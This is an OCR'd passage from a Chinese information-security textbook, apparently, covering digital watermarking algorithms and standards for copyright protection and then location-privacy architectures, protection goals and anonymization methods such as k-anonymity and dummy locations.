
③ 解码器和比较器(也称之为验证算法，还可以称之为提取算法或检测算法)。每一个所有者都有唯一的水印，或者一个所有者能够将不同的水印嵌入到不同的对象中。嵌入算法将水嵌入到对象中，把水印和对象合为一体。验证算法用于鉴别对象以决定其所有者和其完整性。

数字水印的数字版权保护系统主要包括三部分，如图 8-5 所示。

① 编码过程，通过在原始图像中嵌入具备版权标识的水印信息，生成可发布的水印图像；

② 解码过程，通过对具备版权标识水印图像的检测，提取出嵌入的水印信息；

③ 水印验证过程，通过对提取的水印信息和用户版权标识信息之间进行对比分析，鉴定该作品的版权用户。



（C）水印验证过程

图 8-5 数字水印工作原理

8.4.3　数字版权保护系统的常用数字水印技术

目前已有的数字水印算法主要包括以下几种：

① 空域水印算法：该类算法中典型的水印算法是将信息嵌入到随机选择的图像点中最不重要的像素位（LSB：least significant bits）上，这可保证嵌入的水印是不可见的。但是由于使用了图像不重要的像素位，算法的鲁棒性差，水印信息很容易被滤波、图像量化、几何变形的操作破坏。

② 变换域水印算法：该类算法中，大部分水印算法采用了扩展频谱通信（spread spectrum communication）技术。该类方法即使当水印图像经过一些通用的几何变形和信号处理操作而产生比较明显的变形后仍然能够提取出一个可信赖的水印拷贝。还可以将数字图像的空间域数据通过离散傅里叶变换（DFT）或离散小波变换（DWT）转化为相应的频域系数。该类算法的隐藏和提取信息操作复杂，隐藏信息量不能很大，但抗攻击能力强，适合于数字作品版权保护的数字水印技术中。

③ 压缩域水印算法：基于 JPEG、MPEG 标准的压缩域数字水印系统不仅节省了大量的完全解码和重新编码过程，而且在数字电视广播及 VOD（Video on Demand）中有很大的实用价值。相应地，水印检测与提取也可直接在压缩域数据中进行。

8.4.4　数字版权保护系统技术标准

数字水印的标准化工作在近几年取得了很大的进展，是著名的美国“电子文档保护技术组织”（CPTWG）最初是为了制定 DVD 格式所需的电子文档保护措施而成立的。1998 年，CPTWG 成立了专门的“数据隐藏小组”（DHSG）来制定电子文档保护水印的技术标准，在完成了影像数据的加密方式 CSS 的标准化工作以后，于 1998 年 2 月又建立了用于“IEEE–1394”串联接口的非法拷贝防止技术。

“美国唱片工业联合会”（Recording Industry Association of America，RIAA）及大唱片公司于 1999 年 2 月成立了业界团体“安全数字音乐促进组织”（Secure Digital Music Initiative，SDMI）。该团体于 1999 年 9 月在电子文档保护技术“Phase1”中采用了 Verance 公司的数字水印，用以保护在 Internet 上发布的数字音频文件。

“动态图像专家组”（Moving Pictures Experts Group，MPEG）工作组也开始利用数字水印进行信息电子文档保护，并在 1999 年 12 月第 51 届大会上成立了 AHG（Ad Hoc Group）特设小组，专门负责数字水印在 MPEG 中的标准化工作。

在国内，政府对信息安全产业的发展极为重视。2005 年国家颁布了《中华人民共和国电子签名法》，这给水印技术的应用提供了必要的法律依据。

8.5 位置隐私保护技术的应用

随着个人计算机与通信设备的发展与普及，人们已能随时随地连接到网络并发送或接收信息。这种通信方式在给人们的生活与工作带来便利的同时，也带来了新的安全隐患。个人位置隐私作为其中一个重要的安全问题，近年来受到国内外研究机构的广泛关注与深入研究。所谓个人位置隐私，是指由于服务或系统需要用户提供自身的“身份，位置，时间”三元组信息而导致的用户隐私泄露问题。

目前，基于位置的服务 LBS（Location-Based Services）吸引了众多的移动用户。常见的例子包括兴趣点 POI（Points of Interest）查找，用户通过智能终端上的应用（APP）向服务提供者提交自己的位置信息，服务提供者则根据服务类型进行反馈，如返回最近的餐馆、有空位的停车场等信息。在智能交通系统中，车载网络采用的专用短程通信标准要求行进中的车辆每 300ms 广播一次包含车辆当前位置、速度等信息的信标消息。若收集并分析这些用户发送的数据，则可能得到用户的消费水平、日程安排等信息。以手机终端为例，根据中国互联网络信息中心（CNNIC）于 2014 年 8 月发布的《中国移动互联网调查研究报告》，截至 2014 年 6 月底，我国手机网民规模为 5.27 亿，其中约有 46.9%的手机网民使用手机地图。手机地图用户中有 57.6%的用户使用定位功能，有 40.8%的用户使用查询周边美食餐饮服务功能，有 24.4%的用户使用签到或位置信息分享功能。手机地图这类 APP 收集了大量用户的位置信息，并发送给服务提供者或发布到网络上，这无疑对是个人隐私的重要威胁。

位置信息（及其他相关信息）是获得服务或完成系统预期功能的必要信息，但这些信息也带来了巨大的安全隐患。在移动智能终端广泛普及的今天，对手能够通过移动应用或移动网络收集更多用户位置信息，从而更容易掌握用户的生活规律（如上下班时间、喜欢去的超市等）与个人隐私（如家庭住址、最近是否去医院等），并实施进一步的目的（如贩卖个人信息、实施偷窃等）。显然，享受位置信息带来的便利与保护位置隐私是一对相互制约的概念：前者需要提供尽可能精确的位置；而后者需要尽可能隐藏用户的位置。因此，个人位置隐私保护是影响用户使用上述服务或系统的决定性因素之一，也是关乎社会稳定的关键技术之一，研究人员针对位置隐私提出了很多保护措施。下面针对位置隐私这一特定应用场景介绍当前存在的隐私保护方法，并对位置隐私 k-匿名方法进行详细介绍。

8.5.1 位置隐私保护介绍

8.5.1.1 体系结构

位置隐私保护体系结构可分为三种：集中式体系结构、客户-服务器体系结构和分布式体系结构。

集中式体系结构是指在移动用户和位置服务提供商之间设置一个可信第三方匿名服务器，因此也被称为可信第三方体系结构。可信第三方匿名服务器主要负责收集当前移动用户的精确位置，并对精确的位置信息进行匿名处理以及对返回的查询结果求精等。在移动用户与位置服务提供商之间加入可信第三方中间件，可以避免位置服务提供商不可信或者不安全的问题。例如，有一些不负责任的服务提供商会出于商业利益将其收集的用户精确的位置信息卖给其他第三方机构，从而造成用户的隐私受到威胁。如图 8-6 所示，匿名服务器接收移动用户的原始查询请求并进行匿名化处理，匿名化是将用户的精确位置扩展成一个包含至少 k 个用户的伪装区域，这样原始查询就变换为匿名查询。然后用匿名查询替代用户精确位置发送给位置服务提供商，位置服务提供商根据匿名服务器提交的匿名请求进行搜索，再将搜索结果（包含正确结果的候选集）返回给匿名服务器。最后，匿名服务器再将查询结果过滤，把真实的结果返回给用户。该结构的不足在于匿名服务器是系统的瓶颈，计算负担繁重，匿名服务器一旦被攻破，系统会泄露大量隐私信息。




图 8-6　集中式体系结构

客户-服务器体系结构是指隐私保护操作直接在移动客户端进行，移动客户端将位置模糊化后的查询请求提交给位置服务提供商，位置服务提供商根据查询请求将候选结果集返回，移动客户端对候选结果集进行过滤以得到真实的查询结果，如图 8-7 所示。该体系结构要求所有的移动客户端拥有能够自定位以及强大的计算能力和存储能力。在客户-服务器体系结构下，移动用户可以根据自身的位置隐私保护需求，完成对自身精确位置信息匿名处理的工作。这种体系结构的优点是结构简单，与集中式体系结构相比，无须依赖可信第三方匿名服务器，容易与其他技术结合，有较好的容错能力。但是，该结构对客户端的要求比较高，增加了客户端负担。并且，匿名化过程无法使用其他用户的信息，k-匿名、l-多样性等隐私约束较难实现。




图 8-7 客户-服务器体系结构

分布式体系结构是指移动用户通过 P2P 方式与其他用户协作来实现位置隐私保护，无须依赖可信第三方。如图 8-8 所示，该体系结构的典型工作模式为客户端发出一个查询请求时，广播一组消息给邻居节点，然后随机选择一个成员作为查询发送者，发送者将伪装区域发送给位置服务提供商，位置服务提供商返回候选集给客户端，客户端对结果进行筛选，把正确的结果返回给用户。分布式体系结构中每个节点都可以完成对精确位置信息的匿名处理和查询结果求精等工作，节点之间具有平等性，这将避免集中式体系结构中位置匿名服务器是处理瓶颈和易受攻击等缺点。在分布式结构中，匿名处理过程可以是由提出服务请求的用户本身完成，也可以由从匿名组中选出的头结点完成。位置服务提供商在收到匿名处理后的查询请求时，可以将查询结果集发送给用户，由用户自己挑选出真实的结果，也可以将查询结果集返回给头结点，由头结点选择出符合需求的结果发送给提出查询的用户。所以在分布式体系结构中，除了与其他两种体系结构相同的匿名处理任务之外，还需要合理选择头结点，以平衡整个网络的负载。




图 8-8 分布式体系结构

8.5.1.2 保护目标

在讨论位置隐私保护的具体技术和方法之前，我们需要定义不同保护方法的保护目标。保护目标是指移动用户的哪些属性信息需要受到保护，这些信息一旦泄露，会对用户的生命财产安全造成威胁。通常情况下，被保护的属性主要包括用户的身份（ID）、

空间信息（位置 POS）和时态信息（时间 Time）三类。

1．用户身份

当匿名运动对象的真实位置对位置服务提供商可见时，隐私保护的目标可能就是隐藏移动用户的真实身份。用户的真实身份可以是姓名，一个独特的标识符（如身份证号）或任何唯一标识用户的属性集。即使用户发布的位置信息中未明确透漏个人信息，恶意攻击者仍然可以通过数据挖掘、关联分析等方法，利用位置信息和额外上下文数据如曾经访问的对象等来尝试推断用户的身份。

2．空间信息

空间信息指隐私保护的目标是移动用户的位置信息，在提交位置信息给位置服务提供商时，需要按照预先设定好的精度对位置信息进行处理。例如，一个用户可能向他的朋友提供精确的位置信息，而只提供城市级别粗粒度位置信息给新闻订阅服务。一般来说，这一目标保护方法被称为位置模糊或隐匿。另外，用户的位置信息通常携带比单纯的几何信息如精度和纬度值更多的语义信息。语义信息特指位置信息的危险性。例如，用户平时共享一个精确的位置可能没有什么问题，只要他不进入某些语义位置如医院，因为这可以用来获得进一步的私人信息如用户的健康状况等。因此，保护空间信息的特定目标实质就是语义位置信息的保护。例如，一个用户在医院内，那么这些语义信息可能就需要保护。

3．时态信息

在某些应用场景中，空间信息只有与当前的时间信息关联起来才是危险的，此时隐私保护的目标就是用户空间信息有效的时间点或时间段，即时态信息。例如，用户可能愿意与朋友分享他在何处旅行，但是又不愿意泄露自己超速的事实。在这种情况下，用户位置信息不能实时更新，需要暂时推迟以实现保护目标。需要注意的是，必须考虑到即使没有明确的时间信息（位置更新时间戳），攻击者也可能通过位置服务器接收到信息的时间以及位置更新算法触发更新等进行推导。通常情况下，用户可能想要控制完整的运动轨迹，以实现最大程度的隐私保护效果。

8.5.2　位置隐私保护常用方法

位置匿名算法的作用是在满足用户隐私需求和保证服务质量的前提下保护用户的位置隐私。我们可以形式化地表示位置服务中的查询请求：(id, location, query)。其中，id 表示用户的身份，location 表示用户的位置坐标(x, y)，query 表示查询内容。位置和身份是用户的直接隐私，能够标示到确定的个体对象，例如家庭住址、身份证号等；查询数据是用户的间接隐私，虽不能直接确定用户的身份，但内容却可以反映出用户的生活环境，例如工资水平、健康状况等。位置隐私保护的主要目的是防止或减少在服务提供系统中位置信息的可识别性，目前没有任何一种隐私保护理论模型可以适用于所有的应用场景，本节将重点讨论以下几种常见的保护方法。

1．假名技术

在位置隐私保护领域，假名技术包括位置假名和身份假名两个研究方向。位置假名指用户用几个虚假的位置代替自身所处的真实位置来发送服务请求。在这类位置隐私保护方法中，用户不仅向位置服务器发送自己的真实坐标，而且以一定的策略生成一组假位置同时发送出去，这些假位置可以起到掩护真实位置的目的。真假位置在位置服务提供端是无法区分的，服务器必须查询出所有相关位置的服务请求，返回候选结果集，然后由用户根据自身的真实位置来判断所需的服务结果。显而易见的是，这种方法增加了服务器的查询处理开销，同